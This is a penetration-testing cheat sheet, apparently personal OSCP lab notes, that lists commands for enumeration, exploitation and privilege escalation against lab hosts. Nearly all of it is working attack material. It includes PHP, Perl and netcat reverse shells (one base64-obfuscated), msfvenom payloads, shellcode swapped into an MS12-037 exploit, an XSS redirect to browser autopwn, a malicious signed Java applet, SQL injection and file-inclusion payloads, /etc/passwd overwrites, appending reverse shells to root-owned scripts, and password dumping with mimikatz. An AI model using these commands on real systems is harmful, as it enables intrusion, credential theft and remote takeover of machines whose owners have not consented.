**TABLE OF CONTENTS**

[PORTS AND OPERATIONS](#_Toc533025658)

[NETCAT](#_Toc533025659)

[NMAP](#_Toc533025660)

[SAMBA](#_Toc533025661)

[CURL](#_Toc533025662)

[Proxychains](#_Toc533025663)

[GoBuster](#_Toc533025664)

[Hash-identifier](#_Toc533025665)

[Reverse shell](#_Toc533025666)

[Password attack](#_Toc533025667)

[GCC Compile Cross compile lower glibc version 2.5](#_Toc533025668)

[PRIVILEGE ESCALATION: WINDOWS](#_Toc533025669)

[PRIVILEGE ESCALATION: UNIX](#_Toc533025670)

[CLIENT SIDE ATTACKS](#_Toc533025671)

[WEB ATTACKS](#_Toc533025672)

[MSFVENOM](#_Toc533025673)

[LINUX MISC COMMANDS](#_Toc533025674)

[Finding hashdump](#_Toc533025675)

[SQL Injection](#_Toc533025676)

[MSF (Migrate)](#_Toc533025677)

[TCPDUMP](#_Toc533025678)

[PIVOTING](#_Toc533025679)

# PORTS AND OPERATIONS

* **21:FTP**
  + **ftp <ip>** (username: anonymous, password: anonymous): See if anonymous login is possible
    - use put to put own reverse shell inside
    - ftp>binary (able to run file in .exe)
      * then get the file “get here.txt” to transfer file to local machine
      * then use “put here.txt” to transfer file to victim machine.
      * Can use ls ../../../ (to see directory if cd cannot work)
      * Use get ../../../windows/system32/eula.txt |more (To display the text)
  + Linux
    - exploit/linux/ftp/proftp\_telnet\_iac
  + Windows x86
    - exploit-db/16731
* **22: SSH**
  + ssh <ip>: See if you can get some info from SSH header
    - Possible ssh-dss exploit- look at the ssh public key
* **25: SMTP**
  + **nc -nv 10.11.1.229 25**
    - VRFY
* **80/443/8080: HTTP/S**
  + Nikto: scan for files, shellshock vuln
  + Dirb: directory listing **dirb http://<ip>** 
    - Everytime you find a new directory through non-dirb methods, remember to enumerate again so you don’t miss anything!
* **139/445:SMB**
  + **enum4linux -a <ip>**
    - Displays all info
  + **smbmap -u "" -p "" -d <domain> -H <ip>**
    - lists samba shares and permissions
  + **smbclient \\\\<domain>\\<share> -I <ip> -U “”**
    - Look for SMB exploits [symlink, ]
    - Passwords, ssh keys, backups
    - GET files out
  + Smb < 2.2.8
    - linux/bsd: exploit-db/10
  + Win 2008
    - msf: ms09\_050\_smb2\_negotiate\_func\_index
  + SMB Login \*\*\*
    - Smbclient [\\\\10.11.1.31\\wwwroot](file:///C:\10.11.1.31\wwwroot)
      * Search through the web directory in this smb server
* To view smb share names use the command:
  + smbclient -L 192.168.25.1 -N
  + After which can try to login pick those without symbol “$”
    - Smbclient //10.11.1.136/”Bob share” -N
* **XXXX: msrpc**
  + Win XP/2000: exploit-db/66
  + Other Win OS: exploit-db/16323

# NETCAT

* **nc -nlvp 4444**
  + listen on port 4444
* **nc -nlvp 4444 > <filename>**
  + listen for file and write to <filename>
* **nc -nv <ip> <port> < <filename>** 
  + transfer file to <ip> <port>
* **nc -nvlp 4444 -e <cmd>**
  + listens on port and runs <cmd> when something connects
* **nc <ip> 80**
  + if a webserver is running on the ip, this can be used to connect to get server version, etc
* **How to transfer file from victim machine with nc**
  + On the receiving end running,
    - nc -l -p 1234 > out.file
  + On the sending end running,
    - nc -w 3 [destination] 1234 < out.file

# NMAP

* **nmap -sS <ip>**

Basic Scan

* **nmap -p- -A <ip>**

Scans all ports, vulnerabilities, version number, OS identification

* **nmap --script=vuln <ip>**

Vulnerable Port Scan

* **nmap -sU <ip>**

UDP scan

# SAMBA

* **SMB1:** 2000, XP & 2003
  + **enum4linux -a <ip>**
* **SMB2:** Vista SP1 & 2008
* **SMB2.1:** 7 &2008 R2
* **SMB3:** 8 & 2012

# CURL

* **curl -i <ip>**
  + Get request banner info
* **curl -i -L <ip>**
  + request/response
* curl -i http://10.11.1.71/cgi-bin/test.cgi -s > test.cgi.txt
* curl http://10.11.1.229/ --upload-file test.php%00.html
* curl -L "<http://10.11.0.55/wp/wp-content/plugins/wp-forum/feed.php?topic=-4381+union+select+group_concat%28user_login,0x3a,user_pass%29+from+wp_users%23>"

# Proxychains

* proxychains davtest -url http://10.11.1.229

# GoBuster

* gobuster -u http://10.11.1.71/ \

# Hash-identifier

* root@kali:~# hash-identifier
  + Then can find the hashing type to decrypt to find the password

# Reverse shell

* <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.11.0.55/4444 0>&1'");?>
* <?php shell\_exec("/bin/bash -c 'bash -i >& /dev/tcp/10.11.0.177/4444 0>&1'");?> (reply entire output)
* Can create another reverse shell to get a reverse shell - Webshell
  + <https://github.com/WhiteWinterWolf/wwwolf-php-webshell>
* SSH method
  + <?php passthru(base64\_decode(‘<bmMgLWUgL2Jpbi9zaCAxMC4xMS4wLjU1IDQ0Mwo(ur reverse shell encoded)=’)); ?>
* PERL
  + perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
* Encoding before transfer reverse shell
  + <?php $cmd="

cGVybCAtZSAndXNlIFNvY2tldDskaT0iMTAuMTEuMC41NSI7JHA9NDQzO3NvY2tldChTLFBGX0lORVQsU09DS19TVFJFQU0sZ2V0cHJvdG9ieW5hbWUoInRjcCIpKTtpZihjb25uZWN0KFMsc29ja2FkZHJfaW4oJHAsaW5ldF9hdG9uKCRpKSkpKXtvcGVuKFNURElOLCI+JlMiKTtvcGVuKFNURE9VVCwiPiZTIik7b3BlbihTVERFUlIsIj4mUyIpO2V4ZWMoIi9iaW4vc2ggLWkiKTt9Oyc="; passthru(base64\_decode($cmd)); echo "done";?>' (For Cuppa CMS)

High in red is the reverse shell perl in base64 encode

* Netcat Reverse Shell
  + nc -e /bin/sh ATTACKING-IP 80
  + /bin/sh | nc ATTACKING-IP 80
  + rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p

# Password attack

* Generate a list of possible password
  + cewl -w password.txt <http://10.11.1.39/otrs/index.pl>
* trying using brute force password attack using burp:
  + <https://support.portswigger.net/customer/portal/articles/1964020-using-burp-to-brute-force-a-login-page>
* hydra -l gibson -p zaq1xsw2cde3 10.11.1.71 ssh
  + Check the password is it correct for this user.
  + hydra -vv -L passwords.file -P '' www.<url>.com http-post-form "/protected:password=^USER^:do\_login=yes:Submit=Log+In:F=success:"
* crunch 4 6 abcd1234 -o /root/Desktop/wordlist.txt


# GCC Compile Cross compile lower glibc version 2.5

* Gcc -m32 -Wl,--hash-style=both 9542.c -o 9542
  + <https://stackoverflow.com/questions/42068271/trouble-understanding-gcc-linker-options>
* Exploit compiling (Kali GNU/Linux Rolling 64-bit):
  + i686-w64-mingw32-gcc 40564.c lws2\_32 -o test.exe

# PRIVILEGE ESCALATION: WINDOWS

* Windows priv checker: <https://github.com/pentestmonkey/windows-privesc-check>
* Adding a new user:
  + **net user test 1234 /add**
  + **net localgroup administrators test /add**
  + rdesktop -u test -p 1234 10.11.1.13
* **sc query (Can change the path to run other commands)**
  + Are there any paths that are not enclosed in “”?
  + wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """

If so, <https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>

* + Are there any programs that are running as root but can be edited? <http://www.fuzzysecurity.com/tutorials/16.html> (Δt for t7 to t10 - Roll Up Your Sleeves- sc qc upnphost)- you might have to remove the dependencies
* Windows server 2003? churrasco.bin: <https://simonuvarov.com/privilege-escalation-via-token-kidnapping/>
* Windows privilege escalate commands find proof:
  + dir "\proof.\*" /s
  + dir "\network-secret.\*" /s
* ftp> binary (able to run file in .exe)
  + transfer nc.exe
  + then run nc.exe to privilege escalate to root admin user
* Transfer file Method
  + Powershell from pdf (Use this better!!!)
  + certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/PSTools.zip" pstools.zip
  + bitsadmin /transfer myDownloadJob /download /priority normal http://downloadsrv/10mb.zip c:\10mb.zip
  + <https://stackoverflow.com/questions/28143160/how-can-i-download-a-file-with-batch-file-without-using-any-external-tools>
* To identify these unquoted services, you can run this command on Windows Command Shell:
  + wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
  + 
  + <https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>

Enum

* systeminfo | findstr /B /C:"OS Name" /C:"OS Version" (OS Version)
* wmic os get osarchitecture (getting how many bits)
* C:\Windows\system32> wmic qfe get Caption,Description,HotFixID,InstalledOn (See the installed patches for it)
* netsh -ano
* netsh firewall show state
* netsh firewall show config
* # We have a win here since any non-default directory in "C:\" will give write access to authenticated users.
  + C:\Users\user1\Desktop> echo %path%
* Systeminfo (shows the version and general things)
* Net users
* Route print
* findstr /si password \*.txt
* findstr /si password \*.xml
* **# This will only work if both registry keys contain "AlwaysInstallElevated" with DWORD values of 1.**
  + C:\Windows\system32> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
  + C:\Windows\system32> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
* Sc qc spooler
  + C:\> accesschk.exe -ucqv Spooler
* C:\> accesschk.exe -ucqv upnphost



Firewall check

* netsh firewall show config (Show if firewall enable)
* Solution is: port forwarding via ssh (for windows is plink)
* Use powershell to transfer (see OSCP pdf)
* "systemctl start ssh.service" source: <https://lmgsecurity.com/enable-start-ssh-kali-linux/> (My own Linux machine)
* Plink.exe -l root -pw P4ssw0rd -R 445:127.0.0.1:445 10.11.0.55 -P 22 (Run on Victim machine to connect back to my own Kali Machine)
* python psexec.py alice:aliceishere@127.0.0.1 -path c:\\windows\\system32\\ (run this to grant admin privilege to Bethany computer)
* ssh -L 6900:192.168.199.153:80 localhost (local port forwarding)
* Remote port forwarding
  + To do that, edit **/etc/sshd\_config** with the following command:
  + **GatewayPorts set to yes**
* nc -l -p $localport -c "nc $remotehost $remoteport"
  + nc -l -p 4444 -c "nc example.com 4444"
* netcat -L 127.0.0.1:22 -p 8080 -vvv
  + Listen on port 8080 of the server, and when somebody tries to connect, establish a link with 127.0.0.1:22 (i.e.: SSH server).

Powershell

* powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1 (Running a powershell script)

# PRIVILEGE ESCALATION: UNIX

* **Linuxprivchecker:** <https://github.com/sleventyeleven/linuxprivchecker/blob/master/linuxprivchecker.py>
  + Try the highest possible privilege escalate first.
* **cat /etc/shadow**
  + Can the passwords be read/bruteforced? If yes, use hashcat!
* **ls -al /etc/passwd**
  + Is it possible to write to this file? If so, overwrite root and set an empty password
  + echo ‘pcso::0:0::/home/pcso:/bin/sh' >> /etc/passwd
  + echo root::0:0:root:/root:/bin/bash > /etc/passwd
    - Then type su (you are root)
* **id**
  + is id >1000?
    - Try **sudo su** - you might be in the sudoers file!
* If you are a sudoer
  + Can use sudo su to try can switch user.
* **Enum**
  + Uname -a
  + Uname -i
  + **Uname -m**
    - It shows if your system is running 32-bit (i686 or i386) or 64-bit(x86\_64).
  + Id
  + Pwd
  + cat /etc/\*-release (Version and type)
  + /etc/ssh/sshd\_config (SSH configuration)
  + ps aux (Which services has which user privilege)
  + ps aux | grep root (Which services is running on root privilege)
  + netstat -antup (Communication)
  + dpkg -l (Installed version and dates of application)
  + Checking which services is running as root
    - ps aux | grep root
    - ps -ef | grep root
  + Finding the databse information:
    - find / -name "config.environment.php" 2>/dev/null (find the database file location)
      * If cannot find an look at config.example.php file
    - www-data@alpha:/etc/apache2$ grep -Ri DocumentRoot(show all the web root's locations)
    - 
    - grep -R '$bigtree\["config"\]\["db"\]' . // not fix can be changed
    - find . -iname '\*config\*'
* **ps -aux**
  + What are the processes running?
* **find / -perm -g=s -o -perm -u=s -type f 2>/dev/null**
  + Checks for files set with the suid bit- programs that run as root but can be started by anyone
  + Use **strings <program name>** to see what the program did \*\*\*\*
  + Check for commands running without full file path [scp, ]
  + Add tmp to PATH, create a file with bash/sh and call command
    - **export PATH=”/tmp”:$PATH** (adds it to the start so linux checks tmp first)
    - (in /tmp) **echo “/bin/bash” > scp** (or /bin/sh) (here scp is the command not being run with full path)
    - **chmod +x scp**
    - **<program name>** (run it. It will find your version of “scp” first, and run it as root)
* **find / -writable -type d 2>/dev/null**
  + Can’t write to /tmp? Use ^ command to find writable directories in the filesystem
* **echo "import pty; pty.spawn('/bin/bash')" > asdf.py**
  + Getting the error “su must be run from terminal” when trying to run sudo su?
  + Run the above command, and then call **python asdf.py** to get a terminal
* If your unix distribution is BSD- then the commands are not the same as linux
  + **fetch** is the equivalent of wget
* **DIRTYCOW**
  + If you see linux version **> 2.6.22** and **< 3.9,** chances are, it might be vulnerable to dirtycow. Best working exploit: [https://www.exploit-db.com/exploits/40839](https://www.exploit-db.com/exploits/40839/)
  + You might have to close and reopen shell to get it to work tho. Then you can su firefart
* **Limited shells**
  + Lshell: breakout by using **echo && bash** or **echo || bash** (if bash doesnt work, try sh)
  + Rbash: <https://speakerdeck.com/knaps/escape-from-shellcatraz-breaking-out-of-restricted-unix-shells>
* **SQL login with root and “”**
  + If you can login to the mysql database with root and empty password- **mysql -u root -p** then you can execute commands that run as root:<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>
* **Linux command for privilege escalate:**
  + **updatedb**
  + **then can use locate**
  + **which sbd**
  + **find / -name sbd\***
* **Command are limited, break out of the “jail” shell**
  + python -c 'import pty; pty.spawn("/bin/sh")' (Elevate to bash TTY)
  + python -c 'import pty; pty.spawn("/bin/bash")'
  + echo os.system('/bin/bash')
  + /bin/sh -i
* **Just look for files owned by root that we could write to**
  + find / -user root -perm -002 -type f -not -path "/proc/\*" 2>/dev/null
  + 
  + echo "os.system('/bin/nc -e /bin/bash 10.10.15.82 8001')" >> tmp.py
  + 
* **PHPLiteAdmin 1.9.3**
  + **<?php function di($u, $o){$c = file\_get\_contents($u);file\_put\_contents($o,$c);}**
* **If root owned a python script**
  + Touch test to test the folder/file is being run so will run at some point of time
  + echo "os.system('/bin/nc -e /bin/bash 10.10.15.82 8001')" >> tmp.py
  + now wait for a shell for nc -nvlp 8001 for privilege escalate
* **Find the PID**
  + cat /proc/net/netlink
  + **ps aux|grep udev**

# CLIENT SIDE ATTACKS

* **MS12-037**
  + **Is in bind shell code on port 444 put to my /var/www, then can modify it to make a reverse shell code**
    - msfvenom -p windows/shell\_reverse\_tcp LHOST=10.11.0.55 LPORT=443 -f js\_le -e generic/none
    - msfvenom -p windows/shell\_reverse\_tcp LHOST=10.11.0.55 LPORT=443 -f js\_le --platform windows -a x86 -e generic/none (Use this for the reverse shell payload!!!)
    - size 324 which is 18 byte smaller then the payload for ms12-037 which is 342 bytes. Then copy over the payload to the MS12-037 html file. Replace the shellcode part.
    - 
    - Must pad the end of the payload from the msfvenom with 18 NOPS commends (%u9090) x18 times.
* **Metasploit browser autopwn2:** 
  + Lets you run a server that hosts different attack payloads.
  + set SRVHOST=<your IP>, SRVPORT=80 (remember to stop apache)
  + Embed the url of the server in a page vulnerable to XSS: **<script> window.location.href=’your url’</script>**
    - <SCRIPT SRC='http://10.11.0.55:8080/Lz77EmwXLlX'></SCRIPT>
  + You will get a reverse shell when the victim acesses the URL
* **Java signed applet attack**
  + **Compiling the code**
    - **javac -source 1.7 -target 1.7 Java.java**
    - **echo “Permissions: all-permissions” > /root/manifest.txt**
    - **jar cvf Java.jar Java.class /root/manifest.txt Java.class**
  + **Sign the Java applet step**
    - **keytool -genkey -alias signapplet -keystore mykeystore -keypass mykeypass -storepass password123**
    - **Check for the sign  
      jarsigner -keystore mykeystore -storepass password123 -keypass mykeypass -signedjar SignedJava.jar Java.jar signapplet**
    - **Change to a html file  
      echo '<applet width="1" height="1" id="Java Secure" code="Java.class" archive="SignedJava.jar"><param name="1" value="http://10.11.0.55:80/evil.exe"></applet>' > /var/www/html/java.html**
    - **Next copy the nc.exe and name it evil.exe at our /var/www/html**
      * **cp /usr/share/windows-binaries/nc.exe /var/www/html/evil.exe**
* **Brute force** 
  + /use/share/wordlists
  + **hydra -l root -p pwfile.txt <ip> ssh**
* **Password cracking (hash cracking)**
  + john the ripper
    - john ./alice.txt --format=nt --wordlist=/usr/share/wordlists/rockyou.txt
    - john –show ./hash.txt
    - john ./hash.txt --format=nt --show
  + Hashcat: **hashcat -m <hashtype> hash.txt** **/usr/share/wordlists/rockyou.txt** (hashtypes: <https://hashcat.net/wiki/doku.php?id=example_hashes>)
  + hashcat -m 900 -a 0 dc2240d8ee745db929a6944ae7a8d016
  + findmyhash MD5 -h e0a6ad80117cbe539c459dafc5291f27

# 

# WEB ATTACKS

* **Local file inclusion**
  + **<url>../../../../../../etc/passwd%00**
  + Is the application being run as root? Can you read /etc/shadow? > Crack passwords found!
* **Shellshock**
  + If cgi-bin exists, <https://www.exploit-db.com/exploits/34900/>
    - python 34900.py payload=reverse rhost=10.11.1.71 lhost=10.11.0.55 lport=443 pages=/cgi-bin/test.cgi,/cgi-bin/admin.cgi
  + curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' <http://10.11.1.71/cgi-bin/admin.cgi> (Check vuln to shellshock bug, if it reflect the "CVE-2014-6271 vulnerable" bash -c id' most likely vulnerable.
* **Remote file inclusion**
  + **<url>/<hosted file>**
  + **<url>/<hosted file>?** (sometimes your file has to have an escape character behind it, so try different things- ? is most common) – delimiter
  + Remember to save your hosted file as .txt so it doesn’t get executed on your own end (this will give you a reverse shell to yourself)
  + If the application is running as root, can you make the application run your code as root?
* **Wordpress**
  + Wp-login exists
  + wpscan -u <URL>
  + wpscan --url <URL> --wordlist <rockyou.txt full path> --username admin
  + wpscan --url http://10.11.1.234 --wordlist /usr/share/wordlists/rockyou.txt --username admin
  + wpscan -u <http://10.11.1.251/wp/> -eu
  + <http://cxsecurity.com/issue/WLB-2013020035> (use this vulnerability to find out admin hash password)

# MSFVENOM

* **ASP**
  + msfvenom -p windows/shell\_reverse\_tcp LHOST=<Your IP> LPORT=<Your port> -f asp > shellBT.asp (Stageless)
* **PHP**
  + msfvenom -p php/meterpreter\_reverse\_tcp LHOST=<Your IP> LPORT=<Your port> -f raw > shellBT.php (Stageless)
* **EXE (for windows)**
  + msfvenom -p windows/shell\_reverse\_tcp LHOST=10.11.0.55 LPORT=443 -f exe > shell.exe (Unstaged)
  + msfvenom -p windows/shell\_reverse\_tcp LHOST=196.168.0.101 LPORT=445 -f exe -o shell\_reverse\_tcp.exe (Unstaged)
  + msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.11.0.86 LPORT=4445 -f exe > shell2.exe (Staged)
* Stage payload
  + windows/meterpreter/reverse\_tcp
  + linux/x86/meterpreter/reverse\_tcp (32 bits)
  + linux/x64/meterpreter/reverse\_tcp
* Unstaged payload
  + windows/shell\_reverse\_tcp
  + linux/x86/shell\_reverse\_tcp (32 bits)
  + linux/x64/shell\_reverse\_tcp

# LINUX MISC COMMANDS

* **<command> &:** Makes the command run in the background

**MISC GITHUB LINKS:**

* <https://github.com/411Hall/JAWS>
* <https://github.com/lukechilds/reverse-shell>
* <https://github.com/abatchy17/WindowsExploits>
* <https://github.com/warner/magic-wormhole>
* <http://digitalforensicstips.com/2016/09/a-script-to-help-automate-windows-enumeration-for-privilege-escalation/>
* <https://sushant747.gitbooks.io/total-oscp-guide/content/port_forwarding_and_tunneling.html>
* <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>
* <http://www.fuzzysecurity.com/tutorials/16.html>
* <https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>
* <http://justpentest.blogspot.sg/2015/07/minishare1.4.1-bufferoverflow.html>
* <https://support.offensive-security.com/#!oscp-exam-guide.md>

**Web Shell**

* <https://github.com/WhiteWinterWolf/wwwolf-php-webshell>

# Finding hashdump


* **Use Meterpreter**
* Dump password hashes from the SAM database:
* meterpreter > use priv
* meterpreter > getsystem
* meterpreter > hashdump:
* **hash-identifier (to find hash type)**

# SQL Injection

* http://10.11.1.35/comment.php?id=738 order by 1
  + id=738 order by 6--
* http://10.11.1.35/comment.php?id=738 union all select 1,2,3,4,5,6
  + id=738 union select 1,2,3,4,5,6—
* SQL injection to login page
  + ' or 1=1--+

# MSF (Migrate)

* Migrate
  + If you type “getuid” and you are not NT AUTHORITY\SYSTEM, you might have a bad token so type “ps” to migrate to a good system.
  + Type migrate to the PID that are stable or more useful.



# TCPDUMP

* Capture Packets from Specific Interface
  + Tcpdump -i eth0
* Capture only N number of Packets
  + Tcpdump -c 5 -i eth0
* Display Available Interfaces
  + Tcpdump -D

# PIVOTING

* <https://www.ivoidwarranties.tech/posts/pentesting-tuts/pivoting/pivoting-basics/>

# Getting windows password with meterpreter

Meterpreter

* load mimikatz
  + wdigest

# Microsoft Windows SMB NULL Session Authentication

* net use \\<ip>\ipc$ “” “/user.